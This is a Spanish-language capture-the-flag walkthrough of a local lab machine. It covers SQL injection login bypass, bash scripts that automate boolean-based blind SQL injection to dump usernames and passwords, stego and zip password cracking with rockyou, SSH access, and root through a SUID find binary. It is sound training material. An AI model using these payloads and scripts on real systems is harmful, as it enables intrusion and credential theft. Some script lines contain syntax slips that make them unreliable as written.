


Desplegamos la máquina.

```
> sudo bash auto_deploy.sh mirame.tar  
[sudo] contraseña para kali:
```



Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar que está activa y con el ttl de 64 sabemos que es una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.066 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.066/0.066/0.066/0.000 ms
```

Con nmap comprobamos los puertos abiertos y los servicios que corren en ellos.

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 2c:ea:4a:d7:b4:c3:d4:e2:65:29:6c:12:c4:58:c9:49 (ECDSA)
|_  256 a7:a4:a4:2e:3b:c6:0a:e4:ec:bd:46:84:68:02:5d:30 (ED25519)
80/tcp    open  http      Apache httpd 2.4.61 ((Debian))
|_ http-title: Login Page
|_ http-server-header: Apache/2.4.61 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Tenemos un login que bypassseamos con la inyección sql.

Usuario:


admin' or 1=1-- -

Contraseña:

●●●●●

Entrar

Y ahora nos dice que ingresemos una ciudad y nos da la temperatura.



The screenshot shows a web application interface. At the top, there is a dark grey input field containing the text "Sevilla". Below this input field is a blue button with the text "Consultar" in white. At the bottom of the screenshot, there is a dark grey output field containing the text "La temperatura en Sevilla es 24.1°C".

Con gobuster encontramos los 3 archivos php.

```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-x php,html,htm,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: sh,woff2,bin,pcap,pcapng,json,woff,pl,svg,webp,html,htm,md,log,ts,bak,tar,rar,asp,conf,zip,tar.gz,jpg,gif,py,css,txt,eot,exe,png,ini,7z,ttf,rb,aspx,php,xml,js,old,backup,jpeg
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 200) [Size: 2351]
/.htm (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/page.php (Status: 200) [Size: 2169]
/.php (Status: 403) [Size: 275]
/auth.php (Status: 200) [Size: 1852]
```

Sabemos que tenemos 3 columnas, ya que con el valor 4 da fatal error.

Pretty	Raw	Hex
1	POST /auth.php HTTP/1.1	
2	Host: 172.17.0.2	
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
5	Accept-Language: es-ES	
6	Accept-Encoding: gzip, deflate, br	
7	Content-Type: application/x-www-form-urlencoded	
8	Content-Length: 45	
9	Origin: http://172.17.0.2	
10	Connection: keep-alive	
11	Referer: http://172.17.0.2/index.php	
12	Upgrade-Insecure-Requests: 1	
13	Priority: u=0, i	
14		
15	username=admin' order by 3-- --&password=admin	

?

⚙

⬅

➡

Search

Response			
Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found		
2	Date: Thu, 14 Aug 2025 05:22:26 GMT		
3	Server: Apache/2.4.61 (Debian)		
4	Location: page.php		
5	Content-Length: 18		
6	Keep-Alive: timeout=5, max=100		
7	Connection: Keep-Alive		
8	Content-Type: text/html; charset=UTF-8		
9			
10	<!-- auth.php -->		

Intentamos con union select null,null,null-- - y no nos dio nada. Tampoco nos dio nada agregando @@version en uno de los campos o database(). Por lo que tenemos un blind sql y si que me dio un error usando and.

username=admin' and 1=1-- --&password=admin	username=admin' and 1=2-- --&password=admin
---	---

⚙

⬅

➡

Search

response			
pretty	Raw	Hex	Render
HTTP/1.1 302 Found			

⚙


⬅

➡

Search

response			
pretty	Raw	Hex	Render
HTTP/1.1 200 OK			

Por lo que seguramente estemos ante un boolean-based blind SQL injection, tendríamos que ir uno a uno y sacaríamos la palabra users, pero también se puede automatizar.



Nos vamos a crear un script en bash para sacar la base de datos, le damos permisos de ejecución y lo ejecutamos, de este modo tendríamos el nombre de la base de datos.

```
> cat db.sh -p
#!/bin/bash

URL="http://172.17.0.2/auth.php"
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-@{}"
RESULT=""

for pos in $(seq 1 20); do
    FOUND=0
    for c in $(echo $CHARS | fold -w1); do
        PAYLOAD="admin' AND SUBSTRING(database(),${pos},1)='${c}'-- -"

        CODE=$(curl -s -i -X POST "$URL" \
            -d "username=${PAYLOAD}&password=admin" \
            -H "Content-Type: application/x-www-form-urlencoded" \
            | grep "HTTP/1.1" | head -n1)

        if echo "$CODE" | grep -q "302 Found"; then
            RESULT="${RESULT}${c}"
            echo "[+] Posición ${pos}: ${c} → ${RESULT}"
            FOUND=1
            break
        fi
    done

    if [ $FOUND -eq 0 ]; then
        break
    fi
done

echo "[✓] Nombre de la base de datos: $RESULT"

> chmod +x db.sh
> ./db.sh
[+] Posición 1: u → u
[+] Posición 2: s → us
[+] Posición 3: e → use
[+] Posición 4: r → user
[+] Posición 5: s → users
[✓] Nombre de la base de datos: users
```

Ahora haremos lo mismo con las tablas de la base de datos users.

```
> cat tablas.sh -p
#!/bin/bash

URL="http://172.17.0.2/auth.php"
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-@{}"
DB="users" # Nombre de la base de datos que ya descubrimos

for table_index in $(seq 0 10); do # hasta 10 tablas máximo
    RESULT=""
    for pos in $(seq 1 30); do # máximo 30 caracteres por nombre
        FOUND=0
        for c in $(echo $CHARS | fold -w1); do
            PAYLOAD="admin' AND SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema='${DB}' LIMIT ${table_index},1),${pos},1)='${c}'-- -"
            CODE=$(curl -s -i -X POST "$URL" \
                -d "username=${PAYLOAD}&password=admin" \
                -H "Content-Type: application/x-www-form-urlencoded" \
                | grep "HTTP/1.1" | head -n1)

            if echo "$CODE" | grep -q "302 Found"; then
                RESULT="${RESULT}${c}"
                echo "[+] Tabla $table_index, posición ${pos}: ${c} → ${RESULT}"
                FOUND=1
                break
            fi
        done

        if [ $FOUND -eq 0 ]; then
            break
        fi
    done

    if [ -z "$RESULT" ]; then
        break
    fi

    echo "[✓] Tabla encontrada: $RESULT"
done
```

```
> nano tablas.sh
> chmod +x tablas.sh
> ./tablas.sh
[+] Tabla 0, posición 1: u → u
[+] Tabla 0, posición 2: s → us
[+] Tabla 0, posición 3: u → usu
[+] Tabla 0, posición 4: a → usua
[+] Tabla 0, posición 5: r → usuar
[+] Tabla 0, posición 6: i → usuari
[+] Tabla 0, posición 7: o → usuario
[+] Tabla 0, posición 8: s → usuarios
[✓] Tabla encontrada: usuarios
```

Ahora con las columnas de la tabla usuario de la base de datos users.

```
> cat columnas.sh -p
#!/bin/bash

URL="http://172.17.0.2/auth.php"
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-@{}"
TABLE="usuarios"
DB="users"

for col_index in $(seq 0 10); do # hasta 10 columnas máximo
    RESULT=""
    for pos in $(seq 1 30); do # máximo 30 caracteres por nombre
        FOUND=0
        for c in $(echo $CHARS | fold -w1); do
            PAYLOAD="admin' AND SUBSTRING((SELECT column_name FROM information_schema.columns WHERE
            table_schema='${DB}' AND table_name='${TABLE}' LIMIT ${col_index},1},${pos},1)='${c}')->"

            CODE=$(curl -s -i -X POST "$URL" \
            -d "username=${PAYLOAD}&password=admin" \
            -H "Content-Type: application/x-www-form-urlencoded" \
            | grep "HTTP/1.1" | head -n1)

            if echo "$CODE" | grep -q "302 Found"; then
                RESULT="${RESULT}${c}"
                echo "[+] Columna $col_index, posición ${pos}: ${c} → ${RESULT}"
                FOUND=1
                break
            fi
        done

        if [ $FOUND -eq 0 ]; then
            break
        fi
    done

    if [ -z "$RESULT" ]; then
        break
    fi

    echo "[✓] Columna encontrada: $RESULT"
done
```

```
> nano columnas.sh
> chmod +x columnas.sh
> ./columnas.sh
[+] Columna 0, posición 1: i → i
[+] Columna 0, posición 2: d → id
[✓] Columna encontrada: id
[+] Columna 1, posición 1: u → u
[+] Columna 1, posición 2: s → us
[+] Columna 1, posición 3: e → use
[+] Columna 1, posición 4: r → user
[+] Columna 1, posición 5: n → usern
[+] Columna 1, posición 6: a → userna
[+] Columna 1, posición 7: m → usernam
[+] Columna 1, posición 8: e → username
[✓] Columna encontrada: username
[+] Columna 2, posición 1: p → p
[+] Columna 2, posición 2: a → pa
[+] Columna 2, posición 3: s → pas
[+] Columna 2, posición 4: s → pass
[+] Columna 2, posición 5: w → passw
[+] Columna 2, posición 6: o → passwo
[+] Columna 2, posición 7: r → passwor
[+] Columna 2, posición 8: d → password
[✓] Columna encontrada: password
```

Ahora solo nos queda dumpear las columnas de id, username y password.

```
> cat dump.sh -p
#!/bin/bash

URL="http://172.17.0.2/auth.php"
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-@{ }.:#!%&*~"
DB="users"
TABLE="usuarios"
COLUMNS=("id" "username" "password") # columnas que vamos a extraer
MAX_ROWS=10 # máximo de filas que intentaremos

for row in $(seq 0 $((MAX_ROWS-1))); do
    ROW_FOUND=0
    echo "[*] Fila $row:"
    for col in "${COLUMNS[@]}; do
        RESULT=""
        for pos in $(seq 1 50); do # máximo 50 caracteres por campo
            FOUND=0
            for c in $(echo $CHARS | fold -w1); do
                PAYLOAD="admin' AND SUBSTRING((SELECT ${col} FROM ${DB}.${TABLE} LIMIT ${row},1),${pos},1)='${c}'-- --"

                CODE=$(curl -s -i -X POST "$URL" \
                    -d "username=${PAYLOAD}&password=admin" \
                    -H "Content-Type: application/x-www-form-urlencoded" \
                    | grep "HTTP/1.1" | head -n1)

                if echo "$CODE" | grep -q "302 Found"; then
                    RESULT="${RESULT}${c}"
                    FOUND=1
                    break
                fi
            done
        done


        if [ $FOUND -eq 0 ]; then
            break
        fi
        done

        if [ -n "$RESULT" ]; then
            echo "    - $col: $RESULT"
            ROW_FOUND=1
        fi
    done

    if [ $ROW_FOUND -eq 0 ]; then
        break
    fi
done
```

```
> chmod +x dump.sh
> ./dump.sh
[*] Fila 0:
    - id: 1
    - username: admin
    - password: chocolateadministrador
[*] Fila 1:
    - 99: 99
    - username: lucas
    - password: lucas
[*] Fila 2:
    - 99: 99
    - username: agustin
    - password: soyagustin123
[*] Fila 3:
    - 99: 99
    - username: directorio
    - password: directoriotravieso
```

Aunque el id solo nos ha dado el primero correctamente no afecta a la continuación de la resolución. Y vemos que tenemos como una especie de directorio que está oculto y que con el diccionario que usamos con gobuster no lo conseguimos.



Nos descargamos la imagen y le aplicamos stego.

```
> steghide extract -sf miramebien.jpg
Anotar salvoconducto:
steghide: no pude extraer ningn dato con ese salvoconducto!
> stegseek --crack miramebien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".
```

Ahora que tenemos la contraseña tratamos de ver que hay en el .zip.

```
> steghide extract -sf miramebien.jpg
Anotar salvoconducto:
anot los datos extrados e/"ocultito.zip".
> unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
  skipping: secret.txt                incorrect password
```

Como nos pide contraseña para el archivo zip vamos a usar fcrackzip y sacar esa contraseña.

```
> fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt ocultito.zip
found file 'secret.txt', (size cp/uc 28/ 16, flags 9, chk 9d7a)

PASSWORD FOUND!!!!: pw == stupid1
> unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
  extracting: secret.txt
```

```
> cat secret.txt
```

	File: secret.txt
1	carlos:carlitos

Ingresamos mediante ssh y vemos si estamos en algún grupo especial

```
> ssh carlos@172.17.0.2
carlos@172.17.0.2's password:
Linux 314485f5383f 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali
4


The programs included with the Debian GNU/Linux system are free s
the exact distribution terms for each program are described in th
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the exten
permitted by applicable law.
Last login: Thu Aug 14 06:28:20 2025 from 172.17.0.1
carlos@314485f5383f:~$ id
uid=1000(carlos) gid=1000(carlos) groups=1000(carlos),100(users)
```

Para escalar privilegios abusaremos del binario find que tiene permisos suid.

```
carlos@314485f5383f:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/find
```

Nos vamos a GTFO.



Listo ya somos root.

```
carlos@314485f5383f:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.2# id
uid=1000(carlos) gid=1000(carlos) euid=0(root) groups=1000(carlos),100(users)
```